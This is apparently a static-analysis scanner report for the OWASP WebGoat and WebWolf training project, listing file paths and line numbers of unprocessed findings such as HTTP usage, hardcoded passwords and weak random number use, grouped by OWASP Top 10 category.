webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/SqlLessonTest.java:2	Not processed
webgoat-lessons/ssrf/pom.xml:1	Not processed
webgoat-lessons/ssrf/pom.xml:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRF.java:10	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask1.java:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:53	Not processed
webgoat-lessons/ssrf/src/main/resources/html/SSRF.html:3	Not processed
webgoat-lessons/ssrf/src/main/resources/i18n/WebGoatLabels.properties:9	Not processed
webgoat-lessons/ssrf/src/main/resources/lessonPlans/en/SSRF_Task2.adoc:1	Not processed
webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:2	Not processed
webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:59	Not processed
webgoat-lessons/vulnerable-components/pom.xml:1	Not processed
webgoat-lessons/vulnerable-components/pom.xml:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/ContactImpl.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/Contact.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponents.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLesson.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:3	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5a.adoc:1	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5.adoc:6	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content6.adoc:12	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonSolutions/html/VulnerableComponents.html:3	Not processed
webgoat-lessons/vulnerable-components/src/test/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLessonTest.java:2	Not processed
webgoat-lessons/webgoat-introduction/pom.xml:1	Not processed
webgoat-lessons/webgoat-introduction/pom.xml:2	Not processed
webgoat-lessons/webgoat-introduction/src/main/java/org/owasp/webgoat/introduction/WebGoatIntroduction.java:10	Not processed
webgoat-lessons/webgoat-introduction/src/main/resources/html/WebGoatIntroduction.html:2	Not processed
webgoat-lessons/webgoat-lesson-template/pom.xml:1	Not processed
webgoat-lessons/webgoat-lesson-template/pom.xml:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/LessonTemplate.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/SampleAttack.java:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:1	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-glue.adoc:9	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7	Not processed
webgoat-lessons/webwolf-introduction/pom.xml:1	Not processed
webgoat-lessons/webwolf-introduction/pom.xml:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/LandingAssignment.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/MailAssignment.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/WebWolfIntroduction.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/templates/webwolfPasswordReset.html:2	Not processed
webgoat-lessons/xxe/pom.xml:1	Not processed
webgoat-lessons/xxe/pom.xml:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/BlindSendFileAssignment.java:26	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comment.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/CommentsEndpoint.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comments.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/ContentTypeAssignment.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Ping.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:100	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/User.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/XXE.java:2	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:1	Not processed
webgoat-lessons/xxe/src/main/resources/i18n/WebGoatLabels.properties:3	Not processed
webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/ContentTypeAssignmentTest.java:2	Not processed
webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/SimpleXXETest.java:2	Not processed
webgoat-server/pom.xml:1	Not processed
webgoat-server/pom.xml:2	Not processed
webgoat-server/pom.xml:175	Not processed
webgoat-server/src/main/java/org/owasp/webgoat/StartWebGoat.java:3	Not processed
webwolf/pom.xml:1	Not processed
webwolf/pom.xml:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/FileServer.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/FileServer.java:118	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/Email.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxController.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/MvcConfiguration.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/LandingPage.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webwolf/src/main/java/org/owasp/webwolf/requests/Requests.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/WebWolfTraceRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/RegistrationController.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserForm.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserService.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserValidator.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/WebGoatUser.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/WebSecurityConfig.java:3	Not processed
webwolf/src/main/java/org/owasp/webwolf/WebWolf.java:2	Not processed
webwolf/src/main/resources/i18n/messages.properties:3	Not processed
webwolf/src/main/resources/static/images/wolf.svg:2	Not processed
webwolf/src/main/resources/static/images/wolf.svg:4	Not processed
webwolf/src/main/resources/static/images/wolf.svg:5	Not processed
webwolf/src/main/resources/static/images/wolf.svg:9	Not processed
webwolf/src/main/resources/static/images/wolf.svg:10	Not processed
webwolf/src/main/resources/static/images/wolf.svg:27	Not processed
webwolf/src/main/resources/static/images/wolf.svg:29	Not processed
webwolf/src/main/resources/static/images/wolf.svg:39	Not processed
webwolf/src/main/resources/static/images/wolf.svg:41	Not processed
webwolf/src/main/resources/static/images/wolf.svg:43	Not processed
webwolf/src/main/resources/static/images/wolf.svg:45	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webwolf/src/main/resources/templates/error.html:3	Not processed
webwolf/src/main/resources/templates/files.html:2	Not processed
webwolf/src/main/resources/templates/fragments/footer.html:2	Not processed
webwolf/src/main/resources/templates/fragments/header.html:1	Not processed
webwolf/src/main/resources/templates/home.html:2	Not processed
webwolf/src/main/resources/templates/login.html:2	Not processed
webwolf/src/main/resources/templates/mailbox.html:2	Not processed
webwolf/src/main/resources/templates/registration.html:2	Not processed
webwolf/src/main/resources/templates/requests.html:2	Not processed
webwolf/src/main/resources/templates/requests.html:21	Not processed
webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxControllerTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxRepositoryTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/user/UserServiceTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/user/UserValidatorTest.java:2	Not processed

A3	Injection

Medium vulnerabilities 2*

Log forging	JavaScript	1
webwolf/src/main/resources/static/js/fileUpload.js:11		Not processed

* Rejected vulnerabilities are not taken into account

A3	Injection

Medium vulnerabilities

Path manipulation	JavaScript	1
webgoat-container/src/main/resources/static/js/libs/ace.js:14622		Not processed

A4	Insecure Design

Critical vulnerabilities 4*

Hardcoded password	JavaScript	1
webgoat-lessons/jwt/src/main/resources/js/jwt-refresh.js:10		Not processed
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/i18n/messages_nl.properties:31		Not processed
webgoat-container/src/main/resources/i18n/messages.properties:34		Not processed
webwolf/src/main/resources/i18n/messages.properties:30		Not processed

Medium vulnerabilities 27*

Unsafe target link	HTML5	4
docker/index.html:15		Not processed
docker/index.html:19		Not processed
docker/index.html:35		Not processed
docker/index.html:39		Not processed
Weak random number generator	JavaScript	18
docs/vendor/bootstrap/js/bootstrap.bundle.js:135		Not processed
docs/vendor/bootstrap/js/bootstrap.bundle.min.js:55		Not processed

* Rejected vulnerabilities are not taken into account

A4	Insecure Design

Medium vulnerabilities

Weak random number generator	JavaScript	
docs/vendor/bootstrap/js/bootstrap.js:136		Not processed
docs/vendor/bootstrap/js/bootstrap.min.js:55		Not processed
docs/vendor/jquery/jquery.js:299		Not processed
docs/vendor/jquery/jquery.js:2480		Not processed
docs/vendor/jquery/jquery.min.js:101		Not processed
docs/vendor/jquery/jquery.min.js:826		Not processed
docs/vendor/jquery/jquery.slim.js:299		Not processed
docs/vendor/jquery/jquery.slim.js:2480		Not processed
docs/vendor/jquery/jquery.slim.min.js:101		Not processed
docs/vendor/jquery/jquery.slim.min.js:826		Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.min.js:108		Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.min.js:831		Not processed
webgoat-container/src/main/resources/static/js/libs/underscore-min.js:6		Not processed
webgoat-container/src/main/resources/static/js/modernizr.min.js:470		Not processed
webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:53		Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:59		Not processed
Path manipulation	JavaScript	1
webgoat-container/src/main/resources/static/js/libs/ace.js:14622		Not processed
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/application-webgoat.properties:11		Not processed
webgoat-container/src/main/resources/i18n/messages_nl.properties:39		Not processed

* Rejected vulnerabilities are not taken into account

A4	Insecure Design

Medium vulnerabilities

Password hardcoded in configuration file	Config files	
webgoat-container/src/main/resources/i18n/messages.properties:43		Not processed
Wrong access configuration	Config files	1
webgoat-server/src/main/docker_rpi3/Dockerfile:1		Not processed

A5	Security Misconfiguration

Medium vulnerabilities 635*

Unsafe target link	HTML5	4
docker/index.html:15		Not processed
docker/index.html:19		Not processed
docker/index.html:35		Not processed
docker/index.html:39		Not processed
Form validation is disabled	HTML5	3
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:24#47		Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:48#79		Not processed
webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:12#26		Not processed
Default account	PL/SQL	3
webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_2__users.sql:12		Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

Default account	PL/SQL	
webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_2__users.sql:13		Not processed
webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_7__employees.sql:14		Not processed
HTTP usage	HTML5	4
docker/index.html:35		Not processed
docker/index.html:39		Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96		Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5		Not processed
HTTP usage	Config files	619
config/checkstyle/checkstyle.xml:4		Not processed
config/checkstyle/checkstyle.xml:11		Not processed
config/checkstyle/checkstyle.xml:25		Not processed
COPYRIGHT.txt:1		Not processed
docker/index.html:35		Not processed
docker/index.html:39		Not processed
docker/nginx.conf:42		Not processed
docker/nginx.conf:54		Not processed
docker/nginx.conf:70		Not processed
docker/nginx.conf:75		Not processed
docker/nginx.conf:80		Not processed
docker/nginx.conf:85		Not processed
docker/nginx.conf:90		Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
docker/nginx.conf:95	Not processed
docker/nginx.conf:100	Not processed
docker/nginx.conf:105	Not processed
docker/nginx.conf:110	Not processed
docker/nginx.conf:115	Not processed
docker/nginx.conf:120	Not processed
docker/nginx.conf:125	Not processed
docker/nginx.conf:130	Not processed
docker/nginx.conf:135	Not processed
docker/pom.xml:1	Not processed
docker/pom.xml:2	Not processed
docs/package.json:22	Not processed
docs/package-lock.json:920	Not processed
docs/package-lock.json:935	Not processed
docs/package-lock.json:1044	Not processed
docs/package-lock.json:1164	Not processed
docs/package-lock.json:4220	Not processed
docs/README.md:15	Not processed
docs/vendor/bootstrap/css/bootstrap.css.map:1	Not processed
docs/vendor/bootstrap/css/bootstrap.min.css.map:1	Not processed
docs/vendor/font-awesome/css/font-awesome.css:2	Not processed
docs/vendor/font-awesome/css/font-awesome.css:3	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
docs/vendor/font-awesome/css/font-awesome.min.css:2	Not processed
docs/vendor/font-awesome/css/font-awesome.min.css:3	Not processed
docs/vendor/font-awesome/less/font-awesome.less:2	Not processed
docs/vendor/font-awesome/less/font-awesome.less:3	Not processed
docs/vendor/font-awesome/less/mixins.less:31	Not processed
docs/vendor/font-awesome/scss/font-awesome.scss:2	Not processed
docs/vendor/font-awesome/scss/font-awesome.scss:3	Not processed
docs/vendor/font-awesome/scss/_mixins.scss:31	Not processed
docs/vendor/jquery-easing/jquery.easing.compatibility.js:2	Not processed
docs/vendor/jquery-easing/jquery.easing.compatibility.js:8	Not processed
docs/vendor/jquery-easing/jquery.easing.js:2	Not processed
docs/vendor/jquery/jquery.js:506	Not processed
docs/vendor/jquery/jquery.js:7476	Not processed
docs/vendor/jquery/jquery.js:7701	Not processed
docs/vendor/jquery/jquery.js:9054	Not processed
docs/vendor/jquery/jquery.slim.js:506	Not processed
docs/vendor/jquery/jquery.slim.js:6683	Not processed
docs/vendor/jquery/jquery.slim.js:6908	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:2	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:106	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:858	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.min.js:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
LICENSE.txt:1	Not processed
mvnw:11	Not processed
mvnw.cmd:10	Not processed
.mvn/wrapper/MavenWrapperDownloader.java:8	Not processed
pmd-ruleset.xml:2	Not processed
pmd-ruleset.xml:13	Not processed
pmd-ruleset.xml:65	Not processed
pmd-ruleset.xml:87	Not processed
pmd-ruleset.xml:103	Not processed
pmd-ruleset.xml:152	Not processed
pmd-ruleset.xml:184	Not processed
pmd-ruleset.xml:258	Not processed
pmd-ruleset.xml:276	Not processed
pmd-ruleset.xml:310	Not processed
pmd-ruleset.xml:331	Not processed
pmd-ruleset.xml:352	Not processed
pmd-ruleset.xml:381	Not processed
pmd-ruleset.xml:412	Not processed
pmd-ruleset.xml:428	Not processed
pmd-ruleset.xml:443	Not processed
pmd-ruleset.xml:475	Not processed
pmd-ruleset.xml:497	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
pmd-ruleset.xml:518	Not processed
pmd-ruleset.xml:535	Not processed
pmd-ruleset.xml:552	Not processed
pmd-ruleset.xml:579	Not processed
pmd-ruleset.xml:631	Not processed
pmd-ruleset.xml:646	Not processed
pmd-ruleset.xml:676	Not processed
pmd-ruleset.xml:712	Not processed
pmd-ruleset.xml:731	Not processed
pmd-ruleset.xml:753	Not processed
pmd-ruleset.xml:806	Not processed
pmd-ruleset.xml:826	Not processed
pmd-ruleset.xml:1050	Not processed
pmd-ruleset.xml:1085	Not processed
pmd-ruleset.xml:1150	Not processed
pmd-ruleset.xml:1195	Not processed
pmd-ruleset.xml:1219	Not processed
pmd-ruleset.xml:1254	Not processed
pmd-ruleset.xml:1295	Not processed
pmd-ruleset.xml:1343	Not processed
pmd-ruleset.xml:1447	Not processed
pmd-ruleset.xml:1475	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
pmd-ruleset.xml:1506	Not processed
pmd-ruleset.xml:1529	Not processed
pmd-ruleset.xml:1598	Not processed
pmd-ruleset.xml:1632	Not processed
pmd-ruleset.xml:1657	Not processed
pmd-ruleset.xml:1684	Not processed
pmd-ruleset.xml:1710	Not processed
pom.xml:2	Not processed
pom.xml:3	Not processed
pom.xml:93	Not processed
README.MD:11	Not processed
README.MD:67	Not processed
README.MD:69	Not processed
README.MD:71	Not processed
webgoat-container/pom.xml:2	Not processed
webgoat-container/pom.xml:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/AjaxAuthenticationEntryPoint.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/AsciiDoctorTemplateResolver.java:5	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:56	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfRootMacro.java:9	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/assignments/AssignmentEndpoint.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/assignments/AttackResult.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/assignments/LessonTrackerInterceptor.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/controller/StartLesson.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/controller/Welcome.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/HammerHead.java:19	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/i18n/Language.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/i18n/Messages.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/i18n/PluginMessages.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Assignment.java:12	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:10	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:33	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/CourseConfiguration.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Hint.java:5	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Lesson.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItem.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItemType.java:5	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/java/org/owasp/webgoat/LessonTemplateResolver.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/MvcConfiguration.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LabelDebugService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LessonMenuService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LessonProgressService.java:94	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/ReportCardService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/RestartLessonService.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:37	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:35	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:36	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:18	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:39	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:21	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:42	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/java/org/owasp/webgoat/WebGoat.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/WebSecurityConfig.java:4	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:44	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:45	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:46	Not processed
webgoat-container/src/main/resources/i18n/messages_de.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_fr.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_nl.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_ru.properties:3	Not processed
webgoat-container/src/main/resources/static/css/animate.css:5	Not processed
webgoat-container/src/main/resources/static/css/font-awesome.min.css:2	Not processed
webgoat-container/src/main/resources/static/css/font-awesome.min.css:3	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:6	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:96	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:243	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:470	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:865	Not processed
webgoat-container/src/main/resources/static/js/jquery/jquery-ui-1.10.4.custom.min.js:2	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:6	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:96	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:243	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:470	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:865	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:231	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:327	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:582	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:2548	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4790	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:5679	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:6007	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:7880	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14575	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14583	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui.min.js:2	Not processed
webgoat-container/src/main/resources/static/js/libs/polyglot.min.js:5	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:4	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:325	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:328	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap/css/bootstrap.min.css:2	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-slider/css/slider.css:6	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:58	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:83	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:37	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:65	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:863	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1143	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1938	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1958	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2057	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2081	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2459	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3249	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3443	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3444	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3589	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3595	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3698	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3714	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3922	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3983	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4375	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4858	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5016	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5487	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6319	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6780	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6955	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6957	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7376	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7378	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7699	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8150	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8160	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8295	Not processed
